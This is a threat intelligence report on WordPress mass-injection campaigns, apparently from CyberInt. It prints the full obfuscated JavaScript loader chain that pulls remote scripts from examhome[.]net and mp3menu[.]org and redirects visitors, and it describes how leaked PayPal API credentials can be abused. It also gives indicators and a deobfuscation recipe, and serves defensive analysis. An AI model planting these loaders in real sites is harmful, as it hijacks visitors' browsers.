Cyberint

# WORDPRESS MASS-INJECTIONS

## Obfuscated JavaScript Chain

# Table of Contents

# Introduction

During a recent investigation using CyberInt's Argos™ platform, a number of websites were identified as using the popular open-source WordPress content management system and discovered to be compromised with suspicious obfuscated JavaScript.

Subsequent analysis of the obfuscated JavaScript on these initial websites led to the discovery of over 1,600 further sites exhibiting similar payloads, seemingly as part of mass-injection campaigns against vulnerable WordPress installations.

Whilst campaigns of this nature are unfortunately commonplace, targeting vulnerable or out-of-date WordPress websites, this discovery reiterates the need for website owners to ensure that their installations are well maintained, minimising the time between vulnerabilities being discovered and patched, as well as demonstrating how regular site content audits or monitoring could alert website owners to these unauthorised changes.

# Potential Vulnerability

Based on a review of the websites identified as currently compromised, a variety of WordPress versions and plugins have been identified. As such it is likely that multiple vulnerabilities are being exploited, potentially by multiple campaigns and threat actors, in some cases resulting in one website having multiple instances of injected nefarious payloads.

Whilst many websites may employ old WordPress and plugin versions, likely detectable and exploitable by automated processes, the following recently announced vulnerability is reportedly being exploited by those conducting mass-injection campaigns.

## WordPress Duplicator Plugin Remote Code Execution

Affecting version 1.2.40 and earlier, this remote code execution vulnerability[1], discovered by researchers at Synacktiv[2], is present within the Duplicator[3] plugin which provides the ability for administrators to migrate or clone their WordPress sites from one location to another.

Following the use of this plugin, a number of PHP files remain on the migrated or cloned site (Figure 1) which can be reused to inject malicious code, such as that used to subsequently inject the JavaScript payloads identified in these campaigns.

[1] https://wpvulndb.com/vulnerabilities/9123

[2] https://www.synacktiv.com/ressources/advisories/WordPress_Duplicator-1.2.40-RCE.pdf

[3] https://snapcreek.com/

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| [redacted].html | 2018-09-05 05:35 | 0 | |
| database.sql | 2018-08-09 15:31 | 188K | |
| error_log | 2018-09-15 13:10 | 15K | |
| installer-backup.php | 2018-08-09 15:31 | 446K | |
| installer-data.sql | 2018-08-09 15:38 | 188K | |
| installer-log.txt | 2018-10-05 19:14 | 0 | |
| installer.php | 2018-07-26 17:11 | 443K | |
| license.txt | 2018-08-09 15:39 | 19K | |
| readme.html | 2018-08-09 15:39 | 7.9K | |
| [redacted].zip | 2018-07-26 17:11 | 15M | |
| web.config | 2018-08-09 15:31 | 166 | |

Figure 1 – Example files remaining following the use of Duplicator v1.2.40 or earlier

Furthermore, a ZIP-compressed archive, containing a full copy of the site, in addition to a SQL database backup file (Figure 2) also remains and can potentially expose sensitive data.

```
/* DUPLICATOR-LITE (PHP BUILD MODE) MYSQL SCRIPT CREATED ON : 2018-07-14 13:41:39 */
```

Figure 2 – Example Duplicator generated MySQL backup file (Header comments)

Of the sites observed using a vulnerable version of this plugin, exposed data was detected including API credentials for cloud services, such as Amazon Web Services, as well as API credentials for PayPal (Figure 3).

```
INSERT INTO `wp_[redacted]_options` VALUES("94784", "woocommerce_paypal_settings", "a:18:
{s:7:\"enabled\";s:3:\"yes\";s:5:\"title\";s:6:\"PayPal\";s:11:\"description\";s:107:\"[redacted]
PayPal.\";s:5:\"email\";s:31:\"[redacted]@gmail.com\";s:8:\"testmode\";s:2:\"no\";s:5:\"debug\";s:2:\"no\";s:8:\"advanced\";s:
0:\"\";s:14:\"receiver_email\";s:31:\"[redacted]@gmail.com\";s:14:\"identity_token\";s:59:\"[redacted]
[redacted]\";s:14:\"invoice_prefix\";s:3:\"LB-
\";s:13:\"send_shipping\";s:2:\"no\";s:16:\"address_override\";s:2:\"no\";s:13:\"paymentaction\";s:4:\"sale\";s:10:\"page_style\";s:0:\"\
";s:11:\"api_details\";s:0:\"\";s:12:\"api_username\";s:36:\"[redacted]_api1.gmail.com\";s:12:\"api_password\";s:16:\"[redacted]
[redacted]\";s:13:\"api_signature\";s:56:\"[redacted]";}", "yes");
```

Figure 3 – Example exposed PayPal API credentials

In addition to potentially abusing cloud service credentials for further nefarious activities, the PayPal API credentials could allow the account holder's balance to be queried (Figure 4) along with various transaction processes, including refunds, potentially permitting fraudulent activity.

```
{u'ACK': [u'Success'],
 u'BUILD': [u'[redacted]'],
 u'CORRELATIONID': [u'[redacted]'],
 u'L_AMT0': [u'7.00'],
 u'L_CURRENCYCODE0': [u'USD'],
 u'TIMESTAMP': [u'[redacted]'],
 u'VERSION': [u'[redacted]']}
```

Figure 4 – Example PayPal API query response showing account balance (USD 7.00)

Whilst this vulnerability has now being patched by the vendor[4], administrators are recommended to ensure that all installation, and potentially sensitive, files are removed post-migration.

[4] https://snapcreek.com/duplicator/docs/changelog/?lite

# Analysis

## Injected Payload

The injected JavaScript payload, composed as a single line and detected on numerous WordPress websites in this campaign, is typically present after the HTML '<head>' tag as well as being observed at the beginning of JS files. It is also understood that PHP files are targeted and injections may occur at other locations within the targeted files.

The injected JavaScript features multiple rounds of basic obfuscation to mask the true intentions and likely prevent suspicious domains from being detected by casual analysis. In the first instance, the injected 'script' tag contains a single 'eval' evaluation statement which is used to decode the decimal character codes (Figure 5).

```
<script language=javascript>eval(String.fromCharCode(118, 97, 114, 32, 115, 111
    , 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117,
    109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101,
     110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111,
    109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32,
     39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116,
     39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115,
     121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115,
     116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105,
    110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40,
    49, 48, 52, 44, 32, 49, 49, 54, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44,
     32, 49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32, 52, 55, 44, 32, 49
    , 48, 49, 44, 32, 49, 50, 48, 44, 32, 57, 55, 44, 32, 49, 48, 57, 44, 32,
    49, 48, 52, 44, 32, 49, 49, 49, 44, 32, 49, 48, 57, 44, 32, 49, 48, 49, 44,
     32, 52, 54, 44, 32, 49, 49, 48, 44, 32, 49, 48, 49, 44, 32, 49, 49, 54, 44
    , 32, 52, 55, 44, 32, 49, 49, 53, 44, 32, 49, 49, 54, 44, 32, 57, 55, 44,
    32, 49, 49, 54, 44, 32, 52, 54, 44, 32, 49, 48, 54, 44, 32, 49, 49, 53, 44,
     32, 54, 51, 44, 32, 49, 49, 56, 44, 32, 54, 49, 44, 32, 52, 57, 44, 32, 52
    , 54, 44, 32, 52, 56, 44, 32, 52, 54, 44, 32, 53, 48, 41, 59, 32, 32, 32,
    118, 97, 114, 32, 97, 108, 108, 115, 32, 61, 32, 100, 111, 99, 117, 109,
    101, 110, 116, 46, 103, 101, 116, 69, 108, 101, 109, 101, 110, 116, 115, 66
    , 121, 84, 97, 103, 78, 97, 109, 101, 40, 39, 115, 99, 114, 105, 112, 116,
    39, 41, 59, 32, 118, 97, 114, 32, 110, 116, 51, 32, 61, 32, 116, 114, 117,
    101, 59, 32, 102, 111, 114, 32, 40, 32, 118, 97, 114, 32, 105, 32, 61, 32,
    97, 108, 108, 115, 46, 108, 101, 110, 103, 116, 104, 59, 32, 105, 45, 45,
    59, 41, 32, 123, 32, 105, 102, 32, 40, 97, 108, 108, 115, 91, 105, 93, 46,
    115, 114, 99, 46, 105, 110, 100, 101, 120, 79, 102, 40, 83, 116, 114, 105,
    110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40,
    49, 48, 49, 44, 32, 49, 50, 48, 44, 32, 57, 55, 44, 32, 49, 48, 57, 44, 32,
     49, 48, 52, 44, 32, 49, 49, 49, 44, 32, 49, 48, 57, 44, 32, 49, 48, 49, 41
    , 41, 32, 62, 32, 45, 49, 41, 32, 123, 32, 110, 116, 51, 32, 61, 32, 102,
    97, 108, 115, 101, 59, 125, 32, 125, 32, 105, 102, 40, 110, 116, 51, 32, 61
    , 61, 32, 116, 114, 117, 101, 41, 123, 100, 111, 99, 117, 109, 101, 110,
    116, 46, 103, 101, 116, 69, 108, 101, 109, 101, 110, 116, 115, 66, 121, 84,
     97, 103, 78, 97, 109, 101, 40, 34, 104, 101, 97, 100, 34, 41, 91, 48, 93,
    46, 97, 112, 112, 101, 110, 100, 67, 104, 105, 108, 100, 40, 115, 111, 109,
     101, 115, 116, 114, 105, 110, 103, 41, 59, 32, 125));</script>
```

Figure 5 – Injected obfuscated JavaScript

## Initial Script Deobfuscation

Decoding the decimal values, allows the second level of JavaScript to be viewed (Figure 6).

```
var somestring = document.createElement('script');
somestring.type = 'text/javascript';
somestring.async = true;
somestring.src = String.fromCharCode(104, 116, 116, 112, 115, 58, 47, 47, 101,
    120, 97, 109, 104, 111, 109, 101, 46, 110, 101, 116, 47, 115, 116, 97, 116,
     46, 106, 115, 63, 118, 61, 49, 46, 48, 46, 50);
var alls = document.getElementsByTagName('script');
var nt3 = true;
for (var i = alls.length; i--;) {
    if (alls[i].src.indexOf(String.fromCharCode(101, 120, 97, 109, 104, 111,
        109, 101)) > -1) {
        nt3 = false;
    }
}
if (nt3 == true) {
    document.getElementsByTagName("head")[0].appendChild(somestring);
}
```

Figure 6 – Deobfuscation round one (decodes as a single line but 'beautified' for ease of analysis)

The resulting code creates a new 'script' element within the Document Object Model (DOM) with the 'src' attribute (Figure 7) being set to another decimal encoded string.

```
https://examhome.net/stat.js?v=1.0.2
```

Figure 7 – Deobfuscation of the new 'script' element 'src' attribute

Subsequently, all 'script' tags within the DOM are tested to determine if the appropriate attribute is present by comparison with yet another decimal encoded string (Figure 8). If not, the new 'script' element is appended to the HTML 'head' section within the DOM.

```
xamhome
```

Figure 8 – Deobfuscation of the comparison string, a substring of the 'src' attribute

## Secondary Script Deobfuscation

Whilst now seemingly offline or inaccessible, the referenced JavaScript, hosted on 'examhome[.]net' utilises the same method of obfuscation (Figure 9) as the initial script.

```
eval(String.fromCharCode(32, 32, 118, 97, 114, 32, 95, 112, 97, 113, 32, 61, 32
    , 95, 112, 97, 113, 32, 124, 124, 32, 91, 93, 59, 10, 32, 32, 95, 112, 97,
    113, 46, 112, 117, 115, 104, 40, 91, 39, 116, 114, 97, 99, 107, 80, 97, 103
    , 101, 86, 105, 101, 119, 39, 93, 41, 59, 10, 32, 32, 95, 112, 97, 113, 46,
     112, 117, 115, 104, 40, 91, 39, 101, 110, 97, 98, 108, 101, 76, 105, 110,
    107, 84, 114, 97, 99, 107, 105, 110, 103, 39, 93, 41, 59, 10, 32, 32, 40,
    102, 117, 110, 99, 116, 105, 111, 110, 40, 41, 32, 123, 10, 32, 32, 32, 32,
     118, 97, 114, 32, 117, 61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 101,
    120, 97, 109, 104, 111, 109, 101, 46, 105, 110, 110, 111, 99, 114, 97, 102,
     116, 46, 99, 108, 111, 117, 100, 47, 34, 59, 10, 32, 32, 32, 32, 95, 112,
    97, 113, 46, 112, 117, 115, 104, 40, 91, 39, 115, 101, 116, 84, 114, 97, 99
    , 107, 101, 114, 85, 114, 108, 39, 44, 32, 117, 43, 39, 112, 105, 119, 105,
     107, 46, 112, 104, 112, 39, 93, 41, 59, 10, 32, 32, 32, 32, 95, 112, 97,
    113, 46, 112, 117, 115, 104, 40, 91, 39, 115, 101, 116, 83, 105, 116, 101,
    73, 100, 39, 44, 32, 39, 49, 39, 93, 41, 59, 10, 32, 32, 32, 32, 118, 97,
    114, 32, 100, 61, 100, 111, 99, 117, 109, 101, 110, 116, 44, 32, 103, 61,
    100, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40,
    39, 115, 99, 114, 105, 112, 116, 39, 41, 44, 32, 115, 61, 100, 46, 103, 101
    , 116, 69, 108, 101, 109, 101, 110, 116, 115, 66, 121, 84, 97, 103, 78, 97,
     109, 101, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 91, 48, 93, 59, 10,
     32, 32, 32, 32, 103, 46, 116, 121, 112, 101, 61, 39, 116, 101, 120, 116,
    47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 103, 46, 97,
     115, 121, 110, 99, 61, 116, 114, 117, 101, 59, 32, 103, 46, 100, 101, 102,
     101, 114, 61, 116, 114, 117, 101, 59, 32, 103, 46, 115, 114, 99, 61, 117,
    43, 39, 112, 105, 119, 105, 107, 46, 106, 115, 39, 59, 32, 115, 46, 112, 97
    , 114, 101, 110, 116, 78, 111, 100, 101, 46, 105, 110, 115, 101, 114, 116,
    66, 101, 102, 111, 114, 101, 40, 103, 44, 115, 41, 59, 10, 32, 32, 125, 41,
     40, 41, 59, 10)); var hfpAqnEu = String.fromCharCode(118, 97, 114, 32, 115
    , 105, 109, 112, 108, 101, 108, 101, 109, 101, 110, 116, 32, 61, 32, 100,
    111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108,
    101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59,
    32, 10, 115, 105, 109, 112, 108, 101, 108, 101, 109, 101, 110, 116, 46, 116
    , 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97,
    115, 99, 114, 105, 112, 116, 39, 59, 32, 10, 115, 105, 109, 112, 108, 101,
    108, 101, 109, 101, 110, 116, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114,
    105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101,
     40, 49, 48, 52, 44, 32, 49, 49, 54, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50
    , 44, 32, 49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32, 52, 55, 44,
    32, 49, 48, 57, 44, 32, 49, 49, 50, 44, 32, 53, 49, 44, 32, 49, 48, 57, 44,
     32, 49, 48, 49, 44, 32, 49, 49, 48, 44, 32, 49, 49, 55, 44, 32, 52, 54, 44
    , 32, 49, 49, 49, 44, 32, 49, 49, 52, 44, 32, 49, 48, 51, 44, 32, 52, 55,
    44, 32, 49, 48, 57, 44, 32, 49, 49, 50, 44, 32, 53, 49, 44, 32, 52, 54, 44,
     32, 49, 48, 54, 44, 32, 49, 49, 53, 41, 59, 32, 10, 115, 105, 109, 112,
    108, 101, 108, 101, 109, 101, 110, 116, 46, 97, 115, 121, 110, 99, 32, 61,
    32, 116, 114, 117, 101, 59, 32, 10, 100, 111, 99, 117, 109, 101, 110, 116,
    46, 103, 101, 116, 69, 108, 101, 109, 101, 110, 116, 115, 66, 121, 84, 97,
    103, 78, 97, 109, 101, 40, 34, 104, 101, 97, 100, 34, 41, 91, 48, 93, 46,
    97, 112, 112, 101, 110, 100, 67, 104, 105, 108, 100, 40, 115, 105, 109, 112
    , 108, 101, 108, 101, 109, 101, 110, 116, 41, 59); eval(hfpAqnEu);
```

Figure 9 – Obfuscated script hosted on 'examhome[.]net'

Notably in this JavaScript, two 'eval' evaluation statements are present, the first of which appears to create a 'script' element within the DOM that references a page tracking script on the legitimate 'Innocraft Matomo Analytics' platform 'innocraft.cloud'[5] (Figure 10).

[5] https://www.innocraft.cloud/

```
var _paq = _paq || [];
_paq.push(['trackPageView']);
_paq.push(['enableLinkTracking']);
(function() {
  var u="https://examhome.innocraft.cloud/";
  _paq.push(['setTrackerUrl', u+'piwik.php']);
  _paq.push(['setSiteId', '1']);
  var d=document, g=d.createElement('script'), s=d.getElementsByTagName('
      script')[0];
  g.type='text/javascript'; g.async=true; g.defer=true; g.src=u+'piwik.js'; s
      .parentNode.insertBefore(g,s);
})();
```

Figure 10 – Deobfuscation of the web analytics script

The use of legitimate web analytics may allow the threat actor(s) to monitor the spread of their injections as well as determining the number of victim visitors to each compromised WordPress installation.

The second ‘eval’ statement, as in the originally injected script, creates a new ‘script’ element within the DOM (Figure 11).

```
var simplelement = document.createElement('script');
simplelement.type = 'text/javascript';
simplelement.src = String.fromCharCode(104, 116, 116, 112, 115, 58, 47, 47, 109
    , 112, 51, 109, 101, 110, 117, 46, 111, 114, 103, 47, 109, 112, 51, 46, 106
    , 115);
simplelement.async = true;
document.getElementsByTagName("head")[0].appendChild(simplelement);
```

Figure 11 – Deobfuscation of the ‘script’ tag creation

This new ‘script’ element again uses a decimal encoded value for the ‘src’ attribute (Figure 12).

```
https://mp3menu.org/mp3.js
```

Figure 12 – Deobfuscation of the ‘src’ attribute

## Tertiary Script Deobfuscation

Unsurprisingly utilising the same obfuscation routine, the third script in this chain contains a single eval statement and decimal encoded string ().

```
eval(String.fromCharCode(40, 102, 117, 110, 99, 116, 105, 111, 110, 40, 41, 32,
     123, 10, 9, 9, 9, 105, 102, 32, 40, 100, 111, 99, 117, 109, 101, 110, 116,
     46, 99, 111, 111, 107, 105, 101, 46, 105, 110, 100, 101, 120, 79, 102, 40,
     34, 109, 112, 51, 109, 101, 110, 117, 61, 34, 41, 32, 62, 61, 32, 48, 41,
    32, 123, 10, 10, 9, 9, 9, 125, 32, 101, 108, 115, 101, 32, 123, 10, 9, 9, 9
    , 32, 32, 101, 120, 112, 105, 114, 121, 32, 61, 32, 110, 101, 119, 32, 68,
    97, 116, 101, 40, 41, 59, 10, 9, 9, 9, 32, 32, 101, 120, 112, 105, 114, 121
    , 46, 115, 101, 116, 84, 105, 109, 101, 40, 101, 120, 112, 105, 114, 121,
    46, 103, 101, 116, 84, 105, 109, 101, 40, 41, 43, 40, 49, 48, 42, 54, 48,
    42, 49, 48, 48, 48, 42, 54, 42, 56, 41, 41, 59, 10, 9, 9, 9, 32, 32, 100,
    111, 99, 117, 109, 101, 110, 116, 46, 99, 111, 111, 107, 105, 101, 32, 61,
    32, 34, 109, 112, 51, 109, 101, 110, 117, 61, 121, 101, 115, 59, 32, 101,
    120, 112, 105, 114, 101, 115, 61, 34, 32, 43, 32, 101, 120, 112, 105, 114,
    121, 46, 116, 111, 71, 77, 84, 83, 116, 114, 105, 110, 103, 40, 41, 59, 10,
     9, 9, 9, 32, 32, 118, 97, 114, 32, 109, 112, 51, 109, 101, 110, 117, 32,
    61, 32, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97,
    114, 67, 111, 100, 101, 40, 49, 48, 52, 44, 32, 49, 49, 54, 44, 32, 49, 49,
     54, 44, 32, 49, 49, 50, 44, 32, 49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55
    , 44, 32, 52, 55, 44, 32, 49, 48, 57, 44, 32, 49, 49, 50, 44, 32, 53, 49,
    44, 32, 49, 48, 57, 44, 32, 49, 48, 49, 44, 32, 49, 49, 48, 44, 32, 49, 49,
     55, 44, 32, 52, 54, 44, 32, 49, 49, 49, 44, 32, 49, 49, 52, 44, 32, 49, 48
    , 51, 44, 32, 52, 55, 44, 32, 49, 49, 52, 44, 32, 49, 48, 49, 44, 32, 49,
    48, 48, 44, 32, 52, 54, 44, 32, 49, 49, 50, 44, 32, 49, 48, 52, 44, 32, 49,
     49, 50, 41, 59, 10, 9, 9, 9, 32, 32, 119, 105, 110, 100, 111, 119, 46, 108
    , 111, 99, 97, 116, 105, 111, 110, 46, 114, 101, 112, 108, 97, 99, 101, 40,
     109, 112, 51, 109, 101, 110, 117, 41, 59, 10, 9, 9, 9, 32, 32, 119, 105,
    110, 100, 111, 119, 46, 108, 111, 99, 97, 116, 105, 111, 110, 46, 104, 114,
     101, 102, 32, 61, 32, 109, 112, 51, 109, 101, 110, 117, 59, 10, 9, 9, 9,
    125, 10, 32, 32, 125, 41, 40, 41, 59))
```

Figure 13 – Obfuscated script hosted on ‘mp3menu[.]org’

Deobfuscation of this encoded string reveals a script which includes code to both configure and interact with cookie values (Figure 14), finally, the victim visitor is redirected to the decimal encoded URL (Figure 15).

```
(function() {
f (document.cookie.indexOf("mp3menu=") >= 0) {

 else {
 expiry = new Date();
 expiry.setTime(expiry.getTime()+(10*60*1000*6*8));
 document.cookie = "mp3menu=yes; expires=" + expiry.toGMTString();
 var mp3menu = String.fromCharCode(104, 116, 116, 112, 115, 58, 47, 47, 109,
     112, 51, 109, 101, 110, 117, 46, 111, 114, 103, 47, 114, 101, 100, 46, 112
     , 104, 112);
 window.location.replace(mp3menu);
 window.location.href = mp3menu;

  })();
```

Figure 14 – Deobfuscation of the final script

```
https://mp3menu.org/red.php
```

Figure 15 – Deobfuscation of the final URL

This final script appears test for the presence of a cookie named ‘mp3menu’ which, if not found, is created with a value of 'mp3menu=yes' and an expiry time of 8 hours. Subsequently, the victim visitor is redirected, via a 'window.location.replace' and 'window.location.href' to the final PHP payload.

Notably, the use of 'window.location.replace' and 'window.location.href' will prevent the user from using the 'back' function of their browser.

In testing no additional payload or content could be obtained from the ‘mp3menu[.]org’ server and as such, the intent of the final ‘red.php’ could not be fully determined. That being said, reports following this campaign suggest that further redirections, forced advertisements and potentially malicious or fraudulent content has been displayed to victim visitors.

## Recommendations

Given the ongoing nature of campaigns such as this it is imperative that WordPress site owners take steps to ensure that their installations and plugins are regularly maintained and patched.

Additionally, site owners should consider auditing existing deployments and monitoring sites for unauthorised changes, so as to provide an early warning indication and minimise the impact of any modification.

Sites that are already identified as compromised sites will likely need to be taken offline for investigation, followed by a thorough review and removal process to ensure that any changes are reverted and any persistence mechanisms eliminated.

## Indicators Of Compromise

### Domain

examhome[.]net

examhome[.]innocraft.cloud

mp3menu[.]org

### URI

hxxps://examhome.net/stats.js?v=1.0.2

hxxps://mp3menu.org/mp3.js

hxxps://mp3menu.org/red.php

### SHA-256

mp3.js: 1c5e81d88da84cdb23f87b9dac5d09e31f3e0285767139e9e0609779add17001

### Patterns

Double decimal encoded value: "examhome.net" as present within the initial injection:

49, 48, 49, 44, 32, 49, 50, 48, 44, 32, 57, 55, 44, 32, 49, 48, 57, 44, 32, 49, 48, 52, 44, 32, 49, 49, 49, 44, 32, 49, 48, 57, 44, 32, 49, 48, 49, 44, 32, 52, 54, 44, 32, 49, 49, 48, 44, 32, 49, 48, 49, 44, 32, 49, 49, 54

# Appendix A – Deobfuscation 'CyberChef' Recipe

The following JSON 'recipe' can be used with the GCHQ open-source project 'CyberChef' (https://github.com/gchq/CyberChef/) to decode the obfuscated scripts. Having loaded the recipe, simply paste the complete JavaScript within the 'Input' section and the target URL will be displayed in the 'Output' section:

```
[
  { "op": "Regular expression",
    "args": ["User defined", "(\\d{2,3},\\s)+\\d{2,3}", true, true, false, false, false, false, "List
matches"] },
  { "op": "From Decimal",
    "args": ["Comma"] },
  { "op": "Regular expression",
    "args": ["User defined", "(\\d{2,3},\\s)+\\d{2,3}\\)", true, true, false, false, false, false, "List
matches"] },
  { "op": "Find / Replace",
    "args": [{ "option": "Regex", "string": "\\)" }, ", 10", true, false, true, false] },
  { "op": "From Decimal",
    "args": ["Comma"] }
]
```




Figure 16 - Example CyberChef output

# Table of Figures

**United Kingdom**
Tel: +442035141515
25Old Broad Street | EC2N 1HN | London | United Kingdom

**USA**
Tel: +972-3-7286-777
3Columbus Circle | NY 10019 | New York | USA

**Israel**
Tel: +972-3-7286777 Fax:+972-3-7286777
Ha-Mefalsim 17 St | 4951447 | Kiriat Arie Petah Tikva | Israel

**Singapore**
Tel: +65-3163-5760
10Anson Road | #33-04A International Plaza 079903 | Singapore

sales@cyberint.com